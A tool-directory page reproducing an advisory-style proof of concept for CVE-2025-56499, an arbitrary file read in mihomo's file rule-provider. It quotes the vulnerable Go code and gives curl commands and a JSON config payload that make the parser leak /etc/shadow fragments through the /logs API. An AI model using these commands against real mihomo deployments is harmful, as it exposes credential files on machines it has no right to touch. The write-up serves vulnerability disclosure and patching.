
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/cherrling/cve-2025-56499
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration TestingLog Analysis
GitHubcherrling/cve-2025-56499

CVE-2025-56499

Proof-of-concept exploit for CVE-2025-56499, demonstrating arbitrary file read via missing path validation in mihomo's rule-provider configuration, with log-based data exfiltration.

View Repository
461 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-56499

Arbitrary File Read via Missing Path Validation in Local Rule Provider

Upstream Fix: https://github.com/MetaCubeX/mihomo/pull/2177

Affected Versions: mihomo <= v1.19.11

Summary

When parsing rule-providers configuration, the type = "file" branch fails to validate the supplied path. An authenticated attacker controlling schema.Path can point the provider to any readable local file. Because most arbitrary files do not conform to the expected rule format, parsing errors (including substantial file content fragments) are emitted into the in-memory logs and exposed through the /logs API. Since mihomo often runs with elevated (root / administrator) privileges, this results in high-impact information disclosure.

Type & Root Cause

  • Type: Arbitrary file read / missing path validation.
  • Direct Cause: In rules/provider/parse.go, the schema.Type == "file" case only invokes C.Path.Resolve() and never enforces C.Path.IsSafePath() or any equivalent whitelist / sandbox constraint.
var vehicle P.Vehicle
switch schema.Type {
case "file":
    path := C.Path.Resolve(schema.Path)
    vehicle = resource.NewFileVehicle(path)
case "http":
    path := C.Path.GetPathByHash("rules", schema.URL)
    if schema.Path != "" {
        path = C.Path.Resolve(schema.Path)
        if !C.Path.IsSafePath(path) {
            return nil, C.Path.ErrNotSafePath(path)
        }
    }
    vehicle = resource.NewHTTPVehicle(schema.URL, path, schema.Proxy, nil, resource.DefaultHttpTimeout, schema.SizeLimit)
case "inline":
    return NewInlineProvider(name, behavior, schema.Payload, parse), nil
default:
    return nil, fmt.Errorf("unsupported vehicle type: %s", schema.Type)
}

File branch deficiencies:

  • No path normalization + safety boundary enforcement.
  • Allows absolute paths referencing sensitive system locations.

Exploitation Flow

  1. Attacker polls or streams /logs to capture parser error output.
  2. Attacker submits a crafted configuration via /configs embedding a malicious rule-providers entry with type = file and target file path.
  3. Service attempts to parse the file as rule data → fails → emits error + content fragments into logs.
  4. Attacker harvests leaked data; repeats to broaden coverage or refine extraction.

PoC

Listen for logs (example token Bearer 123):


curl -X GET "http://localhost:9999/logs" \
  -H "Authorization: Bearer 123"

Inject configuration to read /etc/shadow:

curl -X PUT "http://localhost:9999/configs" \
  -H "Authorization: Bearer 123" \
  -H "Content-Type: application/json" \
  -d '{"payload": "{\"log-level\": \"debug\", \"external-controller-unix\": \"mihomo.sock\", \"rule-providers\": {\"pwn\": {\"type\": \"file\", \"behavior\": \"classical\", \"format\": \"text\", \"path\": \"/etc/shadow\"}}}"}'

Unescaped payload:

{
  "log-level": "debug",
  "external-controller-unix": "mihomo.sock",
  "rule-providers": {
    "pwn": {
      "type": "file",
      "behavior": "classical",
      "format": "text",
      "path": "/etc/shadow"
    }
  }
}

Result: Parse failure lines in /logs contain fragments of /etc/shadow (example screenshot): PoC Partial
Download Tool






